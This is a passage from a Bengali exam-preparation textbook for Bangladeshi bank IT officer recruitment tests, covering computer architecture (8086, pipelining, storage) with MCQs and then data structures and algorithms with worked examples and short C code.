Pipeline clock = 200 ps (ধীরতম stage) ⇒ (5 + 1000 − 1) × 200 = 200,800 ps ≈ 200.8 ns।
Speedup = 800 / 200.8 ≈ **3.98 গুণ** (stage সমান হলে সর্বোচ্চ 5 গুণ পর্যন্ত যেত)।

Pipeline Hazard

Hazard	কারণ	সমাধান
Structural	দুটি instruction একই hardware (যেমন একক memory port) একসাথে চায়	আলাদা I-cache/D-cache, resource duplication
Data (RAW)	পরের instruction আগেরটির ফল লেখার আগেই পড়তে চায়: `ADD R1,R2,R3` → `SUB R4,R1,R5`	Forwarding/bypassing, stall (bubble), compiler instruction reordering
Control	Branch-এর ফল জানার আগেই পরের instruction fetch হয়ে যায়	Branch prediction, delayed branch, flush

২.৮ RISC বনাম CISC

বিষয়	RISC	CISC
Instruction সংখ্যা	কম, সরল	বেশি, জটিল
Instruction দৈর্ঘ্য	নির্দিষ্ট (fixed, যেমন 32 bit)	পরিবর্তনশীল (1–15 byte, x86)
Memory access	শুধু LOAD/STORE দিয়ে	অনেক instruction সরাসরি memory operand নেয়
Cycle/instruction	সাধারণত 1	একাধিক
Control unit	Hardwired	Microprogrammed

Register	অনেক	কম
Pipelining	সহজ	কঠিন
উদাহরণ	ARM, RISC-V, MIPS, Apple M-series	Intel x86, AMD64, 8086

২.৯ Intel 8086 Microprocessor

বৈশিষ্ট্য	মান
Data bus / ALU	**16-bit** (তাই 8086 একটি 16-bit microprocessor)
Address bus	20-bit ⇒ 2^{20} = **1 MB** memory
প্রকাশ / pin	1978, 40-pin DIP, 5–10 MHz
অভ্যন্তরীণ ভাগ	BIU (Bus Interface Unit: segment register, IP, 6-byte instruction queue) ও EU (Execution Unit: ALU, general register, flag)
General register	AX (accumulator), BX (base), CX (count), DX (data) — প্রতিটি 8-bit ভাগে ভাগ করা যায় (AH/AL...)
Pointer/Index	SP, BP, SI, DI
Segment	CS, DS, SS, ES (প্রতিটি সর্বোচ্চ 64 KB)
Flag	9টি: ৬ status (CF, PF, AF, ZF, SF, OF) + ৩ control (TF, IF, DF)
8088	একই অভ্যন্তর, কিন্তু 8-bit external data bus (IBM PC-তে)

Physical address = Segment × 16 (10H) + Offset

উদাহরণ ৪: Physical address নির্ণয়

CS = 2000H, IP = 0350H ⇒ 20000H + 0350H = **20350H**।
DS = 1234H, offset = 0022H ⇒ 12340H + 0022H = **12362H**।
Pipelining-এর আদিরূপ: BIU পরবর্তী 6 byte instruction আগেই queue-তে এনে রাখে, EU তখন চলমান instruction execute করে — fetch ও execute overlap।

Addressing Mode (8086 উদাহরণসহ)

Mode	উদাহরণ	Operand কোথায়
Immediate	`MOV AX, 25H`	Instruction-এর ভেতরেই
Register	`MOV AX, BX`	Register-এ
Direct	`MOV AX, [5000H]`	নির্দিষ্ট memory address-এ
Register indirect	`MOV AX, [BX]`	BX-এ রাখা address-এ
Based / Indexed	`MOV AX, [BX+SI+10H]`	Base + index + displacement
Relative	`JMP label`	PC + offset

২.১০ I/O: Polling, Interrupt ও DMA

পদ্ধতি	কীভাবে	CPU-র ব্যস্ততা
Programmed I/O (polling)	CPU বারবার device-এর status দেখে	সর্বোচ্চ — সময় নষ্ট
Interrupt-driven	Device প্রস্তুত হলে interrupt পাঠায়; CPU বর্তমান কাজ সংরক্ষণ করে ISR চালায়	মাঝারি — প্রতি word-এ interrupt
DMA	DMA controller CPU-কে bypass করে device ↔ memory সরাসরি block transfer করে; শেষে একটি interrupt	সর্বনিম্ন — বড় ডেটার জন্য উপযুক্ত (disk, NIC)

Interrupt-এর ধরন: hardware বনাম software (INT n), **maskable** (INTR — বন্ধ রাখা যায়) বনাম **non-maskable** (NMI — যেমন power failure, memory parity error)। Interrupt এলে CPU flag ও PC stack-এ push করে, ISR শেষে IRET দিয়ে ফেরে। Interrupt বা time-slice শেষে এক process থেকে অন্যটিতে যাওয়া — **context switching** — CPU-তে ঘটে।

২.১১ Storage: HDD, SSD ও Memory ক্ষমতার হিসাব

বিষয়	HDD	SSD (SATA / NVMe)
প্রযুক্তি	ঘূর্ণায়মান চৌম্বক platter ও read/write head	NAND flash, কোনো চলমান অংশ নেই
Access time	~5–10 ms	~0.05–0.1 ms
Throughput	~100–250 MB/s	SATA ~550 MB/s, NVMe (PCIe) 3–7 GB/s
টেকসই	ধাক্কায় ক্ষতি	Shock-resistant, কিন্তু write cycle সীমিত (wear leveling, TBW)
খরচ/GB	কম	বেশি
ব্যাংকে ব্যবহার	Archive, backup	CBS database, OS, VM datastore

Disk access time = Seek time + Rotational latency (= ½ × 60/RPM) + Transfer time

Memory capacity = $2^{\text{address lines}}$ × data bus width

উদাহরণ ৫: HDD-তে 4 KB block পড়তে সময়

Seek 5 ms, 7200 RPM, transfer rate 100 MB/s।
এক ঘূর্ণন = 60/7200 = 8.33 ms ⇒ গড় rotational latency = 4.17 ms; transfer = 4 KB / 100 MB/s ≈ 0.04 ms।
মোট ≈ 5 + 4.17 + 0.04 = **9.21 ms** — একই কাজ NVMe SSD-তে ~0.1 ms, প্রায় ৯০ গুণ দ্রুত।

উদাহরণ ৬: Memory chip-এর address line

64K × 8 chip ⇒ 64K = 2^{16} ⇒ **16টি address line**, 8টি data line। 20 address line ও 8-bit data হলে capacity = 2^{20} × 8 bit = **1 MB**। 1 MB memory 64K × 8 chip দিয়ে বানাতে 16টি chip লাগবে এবং chip select-এর জন্য একটি 4:16 decoder।

সাধারণ ভুল

KB = 2^{10} byte (memory-তে), কিন্তু data rate-এ kbps = 10^3 bit/s। Byte (B) ও bit (b) গুলিয়ে ফেলবেন না: 100 MB/s = 800 Mbps।

২.১২ MCQ অনুশীলন

1. কোনটির access speed সবচেয়ে দ্রুত?

(ক) HDD (খ) SSD
(গ) DVD (ঘ) Cache

উত্তর: (ঘ) — Cache (SRAM) ns-স্তরে কাজ করে। Officer IT MCQ 2026 (BIBM)

2. বিদ্যুৎ না থাকলেও কোন memory তথ্য ধরে রাখে?

(ক) RAM (খ) ROM
(গ) Cache (ঘ) Register

উত্তর: (খ) — ROM non-volatile। Officer IT MCQ 2026 (BIBM)

3. 8086 microprocessor কত বিটের?

(ক) 8-bit (খ) 16-bit
(গ) 20-bit (ঘ) 32-bit

উত্তর: (খ) — 16-bit data bus/ALU; address bus 20-bit। Officer IT 2026 (25105)

4. SSD, RAM, Cache ও HDD-র মধ্যে দ্রুততম কোনটি?

(ক) SSD (খ) RAM
(গ) Cache (ঘ) HDD

উত্তর: (গ) — Cache > RAM > SSD > HDD। Officer IT 2026 (25105)

5. Context switching কোথায় ঘটে?

(ক) Compiler (খ) Memory
(গ) CPU (ঘ) I/O device

উত্তর: (গ) — CPU এক process-এর state সংরক্ষণ করে আরেকটির state লোড করে। Officer IT MCQ 2026 (BIBM)

6. Program চলাকালে object-এর জন্য memory বরাদ্দ হয় কোথায়?

(ক) Cache (খ) HDD
(গ) ROM (ঘ) RAM

উত্তর: (ঘ) — Heap/stack উভয়ই main memory (RAM)-তে। Officer IT MCQ 2026 (BIBM)

7. 8086-এর সর্বোচ্চ addressable memory কত?

(ক) 64 KB
(খ) 640 KB
(গ) 1 MB
(ঘ) 4 GB

উত্তর: (গ) — 20-bit address ⇒ 2^{20} byte।

8. কোন memory-কে নিয়মিত refresh করতে হয়?

(ক) SRAM
(খ) DRAM
(গ) EEPROM
(ঘ) Flash

উত্তর: (খ) — DRAM-এর capacitor-এর charge ক্ষয় হয়।

9. CS = 1000H ও IP = 0020H হলে physical address কত?

(ক) 1020H
(খ) 10020H
(গ) 01020H
(ঘ) 10200H

উত্তর: (খ) — 1000H × 10H + 0020H = 10000H + 0020H।

10. কোন cache-এ conflict miss হয় না?

(ক) Direct-mapped
(খ) 2-way set associative
(গ) Fully associative
(ঘ) 4-way set associative

উত্তর: (গ) — যেকোনো block যেকোনো line-এ বসতে পারে।

11. সমান stage-বিশিষ্ট k-stage pipeline-এর তাত্ত্বিক সর্বোচ্চ speedup কত?

(ক) $k - 1$
(খ) k
(গ) $2k$
(ঘ) k^2

উত্তর: (খ) — $n \to \infty$ হলে $nk/(k + n - 1) \to k$।

12. RISC architecture-এর বৈশিষ্ট্য কোনটি?

(ক) পরিবর্তনশীল দৈর্ঘ্যের instruction
(খ) Microprogrammed control
(গ) শুধু load/store দিয়ে memory access
(ঘ) কম register

উত্তর: (গ) — বাকিগুলো CISC-এর বৈশিষ্ট্য।

13. CPU-র হস্তক্ষেপ ছাড়া I/O device থেকে memory-তে block ডেটা পাঠানোর পদ্ধতি কোনটি?

(ক) Polling
(খ) DMA
(গ) Interrupt
(ঘ) Paging

উত্তর: (খ) — Direct Memory Access।

14. `MOV AX, [BX]` কোন addressing mode?

(ক) Immediate
(খ) Direct
(গ) Register indirect
(ঘ) Register

উত্তর: (গ) — Operand-এর address BX register-এ।

15. Cache memory সাধারণত কোন প্রযুক্তিতে তৈরি?

(ক) DRAM
(খ) SRAM
(গ) Flash
(ঘ) EPROM

উত্তর: (খ) — SRAM দ্রুত ও refresh লাগে না।

অধ্যায় ৩ — ডেটা স্ট্রাকচার ও অ্যালগরিদম

Data Structures & Algorithms

এই অধ্যায় থেকে প্রায় প্রতিটি ব্যাংক আইটি পরীক্ষায় প্রশ্ন আসে — বিশেষ করে **Assistant Programmer (AP)**, **Senior Officer (IT)**, **Officer (IT)** ও **BB AD (ICT)**। MCQ-তে আসে Stack/Queue/Tree-এর মৌলিক প্রশ্ন ও complexity; লিখিত অংশে আসে hashing, infix→postfix, tree traversal, graph representation, sorting-এর worst case ও searching-এর যুক্তি। **AME** পরীক্ষায় তুলনামূলক কম, কিন্তু MCQ-তে থাকে।

৩.১ Complexity ও Big-O — এক নজরে

অ্যালগরিদম কত দ্রুত চলে তা ইনপুটের আকার **n**-এর ফাংশন হিসেবে প্রকাশ করা হয়। Big-O = সবচেয়ে খারাপ ক্ষেত্রের ঊর্ধ্বসীমা (upper bound), Ω = নিম্নসীমা, Θ = দুটোই (tight bound)।

$$O(1) < O(\log n) < O(n) < O(n \log n) < O(n^2) < O(n^3) < O(2^n) < O(n!)$$

ডেটা স্ট্রাকচার	Access	Search	শুরুতে Insert	শেষে Insert	Delete (প্রথম)
Array	O(1)	O(n)	O(n) — সব সরাতে হয়	O(1) (জায়গা থাকলে)	O(n)
Singly Linked List	O(n)	O(n)	**O(1)**	O(n) (tail pointer থাকলে O(1))	**O(1)**
Stack / Queue	—	O(n)	push/enqueue O(1)		pop/dequeue O(1)
BST (balanced / skewed)	O(log n) / O(n)		insert O(log n) / O(n)		O(log n) / O(n)
Hash Table	—	গড়ে O(1), worst O(n)	গড়ে O(1)		গড়ে O(1)
Binary Heap	max/min দেখা O(1)	O(n)	insert O(log n)		extract-max O(log n)

সাধারণ ভুল

Array-এর শুরুতে insert = O(n), কিন্তু Linked List-এর শুরুতে insert/delete = O(1)। Officer (IT) 2026 MCQ-তে ঠিক এই পার্থক্যটি জিজ্ঞাসা করা হয়েছিল (“time complexity of inserting/deleting the first element”)।

৩.২ Array ও Linked List

Array: মেমোরিতে পাশাপাশি (contiguous) সংরক্ষিত, index দিয়ে সরাসরি O(1) access; সাইজ সাধারণত স্থির। **Linked List**: প্রতিটি node-এ data + পরের node-এর pointer; সাইজ ডাইনামিক, কিন্তু random access নেই।



চিত্র ৩.১: Singly linked list — প্রতিটি node = data + next pointer (হলুদ)

```
// শুরুতে insert — O(1)
struct Node { int data; struct Node *next; };
void push_front(struct Node **head, int x) {
    struct Node *n = malloc(sizeof(struct Node));
    n->data = x;
    n->next = *head;   // নতুন node পুরনো head-কে নির্দেশ করে
    *head = n;         // head এখন নতুন node
}
```

প্রকারভেদ: Singly, Doubly (prev + next), Circular (শেষ node আবার head-এ)। Doubly list-এ পেছনে যাওয়া যায়, কিন্তু প্রতি node-এ অতিরিক্ত একটি pointer লাগে।

৩.৩ Stack — LIFO

Stack-এ শেষে যা ঢোকে তা আগে বের হয় (Last In First Out)। অপারেশন: `push`, `pop`, `peek/top`, `isEmpty` — সবই O(1)।

Stack-এর ব্যবহার (MCQ-র প্রিয়)

- **Recursion / function call** — প্রতিটি কলের activation record call stack-এ থাকে।
- **Balanced parentheses** যাচাই — খোলা বন্ধনী push, বন্ধ বন্ধনী এলে pop করে মেলানো।
- Infix → Postfix রূপান্তর ও Postfix evaluation।
- Undo/Redo, browser back button, DFS (iterative)।

উদাহরণ: "{ [( )] (}" balanced কি না?

{ push → [push → (push →) এলে top "(" মিলল, pop →] এলে top "[" মিলল, pop → (push → } এলে top "(" — মিলল না ⇒ **Unbalanced**। শেষে stack খালি না হলেও unbalanced।

৩.৪ Infix → Postfix রূপান্তর ও মূল্যায়ন

নিয়ম: operand সরাসরি output-এ; "(" stack-এ; ")" এলে "(" পর্যন্ত pop করে output; operator এলে stack-এর top-এ সমান বা বেশি precedence-এর operator থাকলে সেগুলো pop করে তারপর push। Precedence: `^` > `* / %` > `+ -`; `^` right-associative, বাকিরা left-associative।

বিগত প্রশ্ন Officer IT 2024

Convert the infix expression P = 12/(7-3)+2 to postfix expression and evaluate it.

ধাপ	Symbol	Stack	Postfix (output)
1	12	—	12
2	/	/	12
3	(	/ (	12
4	7	/ (	12 7
5	−	/ (−	12 7
6	3	/ (−	12 7 3
7	)	/	12 7 3 −
8	+	+ (“/” বেশি precedence, তাই আগে pop)	12 7 3 − /
9	2	+	12 7 3 − / 2
10	শেষ	খালি	**12 7 3 − / 2 +**

Evaluation (operand push; operator এলে দুটি pop করে *দ্বিতীয় op প্রথম* হিসাব):

Symbol	কাজ	Stack
12, 7, 3	push	12, 7, 3
−	7 − 3 = 4	12, 4
/	12 / 4 = 3	3
2	push	3, 2
+	3 + 2 = 5	**5**

উত্তর: Postfix = 12 7 3 − / 2 +, মান = **5**।

উদাহরণ: A + B * C − D / E → Postfix ও Prefix

Postfix: **A B C * + D E / −** | Prefix: **− + A * B C / D E**

কৌশল: আগে বন্ধনী বসান ((A + (B*C)) − (D/E)), তারপর প্রতিটি operator-কে তার বন্ধনীর শেষে (postfix) বা শুরুতে (prefix) সরান।

৩.৫ Queue ও Circular Queue

Queue = FIFO (First In First Out)। `enqueue` হয় **rear**-এ, `dequeue` হয় **front** থেকে। প্রকার: Linear, Circular, Priority Queue (heap দিয়ে), Deque (দুই দিকেই insert/delete)।


বিগত প্রশ্ন SO IT 2026 (25104)

Why is a Circular Queue preferred over a Linear Queue in many operating systems? Explain with one example.

উত্তর: Array-ভিত্তিক Linear Queue-তে কয়েকবার dequeue করার পর front সামনে এগিয়ে যায়; সামনের খালি ঘরগুলো আর ব্যবহার করা যায় না। rear শেষ index-এ পৌঁছালে queue "full" দেখায়, যদিও সামনে জায়গা খালি — একে **memory wastage / false overflow** বলে।
Circular Queue-তে শেষ ঘরের পরে আবার প্রথম ঘরে ফেরা হয় (modulo):

rear = (rear + 1) % N | front = (front + 1) % N | Full: (rear + 1) % N == front

সুবিধা: (১) স্থির আকারের buffer পুরোপুরি পুনর্ব্যবহার হয়, (২) সব অপারেশন O(1), elements সরাতে হয় না, (৩) producer–consumer ধরনের অবিরাম ডেটা প্রবাহের জন্য আদর্শ।
OS-এ উদাহরণ: Round Robin CPU scheduling — ready queue-র process একটি time quantum চলে আবার queue-র পেছনে যায়; circular structure-এ এটা স্বাভাবিকভাবে ঘোরে। অন্যান্য: keyboard buffer, printer spooler, network packet ring buffer।



চিত্র ৩.২: Circular queue — শেষ ঘরের পরে প্রথম ঘর

৩.৬ Tree — মূল পরিভাষা

বিগত প্রশ্ন SO IT 2026 (25104)


Define the following terms used in tree data structures: (i) Tree (ii) Leaf Node ...

পরিভাষা	সংজ্ঞা
Tree	Node ও edge-এর একটি non-linear, hierarchical, acyclic connected গঠন; একটি root আছে, n node থাকলে edge ঠিক n−1টি।
Root	সবচেয়ে উপরের node, যার কোনো parent নেই।
Leaf (External) Node	যে node-এর কোনো child নেই (degree 0)।
Internal Node	অন্তত একটি child আছে এমন node।
Degree	একটি node-এর child সংখ্যা; tree-এর degree = সর্বোচ্চ node degree।
Depth / Level	Root থেকে ঐ node পর্যন্ত edge সংখ্যা (root-এর depth 0)।
Height	ঐ node থেকে সবচেয়ে দূরের leaf পর্যন্ত edge সংখ্যা; tree-এর height = root-এর height।
Sibling / Subtree	একই parent-এর child-রা sibling; কোনো node ও তার সব descendant মিলে subtree।

Binary tree: level i-তে সর্বোচ্চ 2^i node | height h-এ সর্বোচ্চ $2^{h+1} - 1$ node | n node-এর ন্যূনতম height = $\lfloor \log_2 n \rfloor$ | leaf = (degree-2 node) + 1

৩.৭ Binary Search Tree (BST) ও Traversal

BST-তে প্রতিটি node-এর **বামের সব মান ছোট**, **ডানের সব মান বড়**। ক্রমানুসারে insert: 50, 30, 70, 20, 40, 60, 80।



চিত্র ৩.৩: BST — হলুদগুলো leaf node; height = 2

Traversal	ক্রম	ফলাফল (উপরের tree)	ব্যবহার
Inorder	Left → Root → Right	**20 30 40 50 60 70 80**	BST-তে **sorted** ক্রম দেয়
Preorder	Root → Left → Right	50 30 20 40 70 60 80	tree কপি করা, prefix expression
Postorder	Left → Right → Root	20 40 30 60 80 70 50	tree delete করা, postfix expression
Level order (BFS)	স্তরে স্তরে	50 30 70 20 40 60 80	queue দিয়ে

মনে রাখার কৌশল

Pre/In/Post — "Root কখন আসে" তা দেখায়: Pre = আগে, In = মাঝে, Post = শেষে। Officer (IT) 2026 MCQ: "Which traversal of a BST returns elements in sorted order?" → **Inorder**।

উদাহরণ: Preorder ও Inorder দেওয়া, tree পুনর্গঠন

Preorder: A B D E C F, Inorder: D B E A F C। Preorder-এর প্রথমটি root = A। Inorder-এ A-এর বামে (D B E) = left subtree, ডানে (F C) = right subtree। পরের preorder উপাদান B = বাম subtree-র root, তার বামে D, ডানে E। ডান দিকে C root, F তার বাম child। ⇒ Postorder: **D E B F C A**।

BST-তে search/insert/delete: balanced হলে O(log n), কিন্তু sorted ক্রমে insert করলে tree skewed (লিংকড লিস্টের মতো) হয়ে O(n)। এ কারণে AVL / Red-Black tree নিজেকে balance রাখে।

৩.৮ Heap ও MAX-HEAPIFY

Binary heap = complete binary tree, array-তে রাখা। Max-heap: প্রতিটি parent ≥ তার child। 1-indexed array-তে i-এর জন্য: `parent = ⌊i/2⌋`, `left = 2i`, `right = 2i+1`।

বিগত প্রশ্নে দেওয়া কোড Officer IT 2024

```
MAX-HEAPIFY(A, i)
1. left  = 2i
2. right = 2i + 1
3. largest = i
4. if (left <= A.heap_size and A[left] > A[i])
5.     largest = left
6. if (right <= A.heap_size and A[right] > A[largest])
7.     largest = right
8. if (largest != i)
9.     swap A[i], A[largest]
10.    MAX-HEAPIFY(A, largest)
```

কাজ: i-তে থাকা মান তার child-দের থেকে ছোট হলে বড় child-এর সঙ্গে swap করে নিচে নামানো ("sift down")। সময় O(log n) (tree-এর height)।

উদাহরণ: A = [16, 4, 10, 14, 7, 9, 3, 2, 8, 1]-এ MAX-HEAPIFY(A, 2)

i=2: A[2]=4, left A[4]=14, right A[5]=7 → largest = 4 → swap → [16, 14, 10, **4**, 7, 9, 3, 2, 8, 1]
i=4: A[4]=4, left A[8]=2, right A[9]=8 → largest = 9 → swap → [16, 14, 10, 8, 7, 9, 3, 2, **4**, 1]
i=9: leaf (left = 18 > heap_size 10) → থামবে। **ফল: [16, 14, 10, 8, 7, 9, 3, 2, 4, 1]**

BUILD-MAX-HEAP: i = ⌊n/2⌋ থেকে 1 পর্যন্ত MAX-HEAPIFY — মোট O(n)। Heap sort = build heap + বারবার root (max) শেষে সরানো → O(n log n), in-place, unstable। Priority queue-র স্বাভাবিক বাস্তবায়ন হলো heap।

৩.৯ Hashing ও Collision Resolution

Hash function key-কে table index-এ রূপান্তর করে: সাধারণ রূপ `h(k) = k mod m`। দুটি key একই index পেলে **collision**। সমাধান: (ক) **Chaining** — প্রতিটি ঘরে linked list; (খ) **Open addressing** — Linear probing `(h(k)+i) mod m`, Quadratic probing `(h(k)+i²) mod m`, Double hashing `(h₁(k) + i·h₂(k)) mod m`।

বিগত প্রশ্ন BB AP 2023

Consider a hash table of size 13 with integer keys. Suppose the hash function is h(k) = k mod 13. Insert, in the given order, the keys 10, 3, 5, 6, 16, 17, 19 into the hash table using linear probing to resolve collisions. Show all the work.

Key	h(k) = k mod 13	Probe ক্রম	চূড়ান্ত index
10	10	10 খালি	10
3	3	3 খালি	3
5	5	5 খালি	5
6	6	6 খালি	6
16	3	3 (3 আছে) → 4 খালি	4
17	4	4 (16) → 5 (5) → 6 (6) → 7 খালি	7
19	6	6 (6) → 7 (17) → 8 খালি	8

চূড়ান্ত টেবিল:

Index	0	1	2	3	4	5	6	7	8	9	10	11	12
Key	—	—	—	3	16	5	6	17	19	—	10	—	—

মোট collision: 16 → ১টি, 17 → ৩টি, 19 → ২টি = ৬টি। লক্ষ্য করুন index 3–8-এ একটানা ভরা ঘর তৈরি হয়েছে — একে **primary clustering** বলে, যা linear probing-এর প্রধান দুর্বলতা।

Load factor α = n / m (এখানে 7/13 ≈ 0.54) — α বাড়লে collision বাড়ে; open addressing-এ α ≤ 0.7 রাখা ভালো

MCQ সংযোগ

"Which data structure trades extra memory for faster operations?" → **Hash table**

Officer IT MCQ 2026 (BIBM)


৩.১০ Graph Representation, BFS ও DFS

Graph G = (V, E)। দুটি প্রধান উপস্থাপন: **Adjacency Matrix** (V×V, জায়গা $O(V^2)$, edge আছে কি না O(1)) এবং **Adjacency List** (প্রতি vertex-এর প্রতিবেশী তালিকা, জায়গা O(V+E), sparse graph-এ উত্তম)।

বিগত প্রশ্ন BB AP 2023

Give an adjacency-list representation for a complete binary tree on 7 vertices. Give an equivalent adjacency-matrix representation. Assume that vertices are numbered from 1 to 7 as in a binary heap.

Heap numbering: vertex i-এর child 2i ও 2i+1 → 1–(2,3), 2–(4,5), 3–(6,7)।



Adjacency List (undirected):

```
1 → 2 → 3
2 → 1 → 4 → 5
3 → 1 → 6 → 7
4 → 2
5 → 2
6 → 3
7 → 3
```

Adjacency Matrix (undirected, symmetric):

```
    1 2 3 4 5 6 7
1 [ 0 1 1 0 0 0 0 ]
2 [ 1 0 0 1 1 0 0 ]
3 [ 1 0 0 0 0 1 1 ]
4 [ 0 1 0 0 0 0 0 ]
5 [ 0 1 0 0 0 0 0 ]
6 [ 0 0 1 0 0 0 0 ]
7 [ 0 0 1 0 0 0 0 ]
```


(Directed, parent→child ধরলে: 1→2,3; 2→4,5; 3→6,7; 4–7 খালি)

মোট edge = 7 − 1 = 6; matrix-এ 1-এর সংখ্যা = 2 × 6 = 12। এখানে sparse graph বলে list (জায়গা O(V+E)) matrix ($O(V^2) = 49$ ঘর)-এর চেয়ে সাশ্রয়ী।

বিষয়	BFS (Breadth First)	DFS (Depth First)
সহায়ক স্ট্রাকচার	**Queue**	**Stack** (বা recursion)
উপরের tree-তে (1 থেকে)	1 2 3 4 5 6 7	1 2 4 5 3 6 7
ব্যবহার	unweighted graph-এ shortest path, level order	cycle detection, topological sort, connected components
Complexity	উভয়ই O(V + E) (adjacency list-এ)	

৩.১১ Shortest Path — Dijkstra

Dijkstra: source থেকে প্রতিটি vertex-এর সবচেয়ে কম দূরত্ব বের করে, **non-negative weight** হলে কাজ করে। প্রতি ধাপে সবচেয়ে কম দূরত্বের unvisited vertex নিয়ে তার প্রতিবেশীদের **relax** করে: `if d[u] + w(u,v) < d[v] then d[v] = d[u] + w(u,v)`। Complexity: binary heap দিয়ে O((V + E) log V)। Negative weight থাকলে Bellman-Ford; all-pairs-এর জন্য Floyd-Warshall $O(V^3)$। OSPF রাউটিং প্রোটোকল Dijkstra (SPF) ব্যবহার করে।



চিত্র ৩.৪: Weighted graph — A-B 4, A-C 2, B-C 1, B-D 5, C-D 8, C-E 10, D-E 2

উদাহরণ: A থেকে সব vertex-এর shortest distance

ধাপ	বাছাই (visited)	A	B	C	D	E
শুরু	—	0	∞	∞	∞	∞
1	A	0	4	2	∞	∞
2	C (2)	0	**3** (2+1)	2	10 (2+8)	12 (2+10)
3	B (3)	0	3	2	**8** (3+5)	12
4	D (8)	0	3	2	8	**10** (8+2)
5	E (10)	চূড়ান্ত: A=0, B=3, C=2, D=8, E=10 (path to E: A→C→B→D→E)				

Minimum Spanning Tree: Kruskal (edge sort + union-find, O(E log E)) ও Prim (vertex থেকে বাড়ানো, heap দিয়ে O(E log V)) — উভয়ই greedy। V vertex-এর MST-তে edge = V − 1।

৩.১২ Sorting — তুলনামূলক টেবিল

Algorithm	Best	Average	Worst	Extra Space	Stable?	কৌশল
Bubble	O(n)*	$O(n^2)$	$O(n^2)$	O(1)	হ্যাঁ	পাশাপাশি swap
Selection	$O(n^2)$	$O(n^2)$	$O(n^2)$	O(1)	না	সবচেয়ে ছোটটি বাছাই
Insertion	O(n)	$O(n^2)$	$O(n^2)$	O(1)	হ্যাঁ	তাসের মতো সাজানো
Merge	O(n log n)	O(n log n)	O(n log n)	O(n)	হ্যাঁ	Divide & Conquer
Quick	O(n log n)	O(n log n)	**$O(n^2)$**	O(log n)	না	Pivot + partition
Heap	O(n log n)	O(n log n)	O(n log n)	O(1)	না	Max-heap
Counting / Radix	O(n + k) / O(d·(n + k))			O(n + k)	হ্যাঁ	তুলনাহীন (non-comparison)

* Bubble sort-এ “কোনো swap হয়নি” flag থাকলে আগে থেকে sorted array-তে এক pass-এই থামে → O(n)।

লিখিত প্রশ্ন সম্ভাব্য

What is the worst-case time complexity of Quick Sort? Explain how this worst-case behavior can occur and how it can be avoided.

উত্তর: Quick sort-এর worst case **$O(n^2)$**। প্রতিবার partition যদি pivot-কে একদম প্রান্তে (সবচেয়ে ছোট বা সবচেয়ে বড়) ফেলে, তাহলে একদিকে n−1টি ও অন্যদিকে 0টি উপাদান থাকে। যেমন: আগে থেকে sorted (বা উল্টো sorted) array-তে সবসময় শেষ/প্রথম উপাদানকে pivot নিলে, অথবা সব উপাদান সমান হলে।

$$T(n) = T(n-1) + \Theta(n) \Rightarrow (n-1) + (n-2) + \ldots + 1 = n(n-1)/2 = \Theta(n^2)$$

Recursion depth হয় n, ফলে stack-ও O(n)। **প্রতিকার:** randomized pivot, median-of-three pivot, three-way partition (সমান উপাদানের জন্য), অথবা depth বেশি হলে heap sort-এ সুইচ (introsort)। Best/average case-এ partition প্রায় সমান ভাগ করে: $T(n) = 2T(n/2) + \Theta(n) = \Theta(n \log n)$।

```
// Bubble sort (C) — optimized
void bubble(int a[], int n) {
    for (int i = 0; i < n - 1; i++) {
        int swapped = 0;
        for (int j = 0; j < n - 1 - i; j++)
            if (a[j] > a[j + 1]) { int t = a[j]; a[j] = a[j + 1]; a[j + 1] = t; swapped =
1; }
        if (!swapped) break;      // ইতিমধ্যে sorted
    }
}
```

৩.১৩ Searching — Linear বনাম Binary

বিগত প্রশ্ন SO IT 2026 (25104)

An array contains one million sorted integers. Which searching algorithm would you choose to find a given element? Justify your answer.

উত্তর: Binary Search বেছে নেব, কারণ array **sorted** এবং array-তে index দিয়ে O(1)-এ মাঝের উপাদান পাওয়া যায়। প্রতিটি তুলনায় search space অর্ধেক হয়:

সর্বোচ্চ তুলনা $\approx \lceil \log_2(10^6) \rceil = \lceil 19.93 \rceil = 20$ **বনাম Linear search: worst 1,000,000**

অর্থাৎ binary search প্রায় ৫০,০০০ গুণ কম তুলনা করে। Complexity: Binary O(log n), Linear O(n)। শর্ত: ডেটা sorted ও random-access হতে হবে (linked list-এ binary search কার্যকর নয়)। বারবার insert/delete হলে balanced BST বা hash table বিবেচ্য।

```
int binarySearch(int a[], int n, int key) {
    int lo = 0, hi = n - 1;
    while (lo <= hi) {
        int mid = lo + (hi - lo) / 2;   // (lo+hi)/2-এর overflow এড়াতে
        if (a[mid] == key) return mid;
        else if (a[mid] < key) lo = mid + 1;
        else hi = mid - 1;
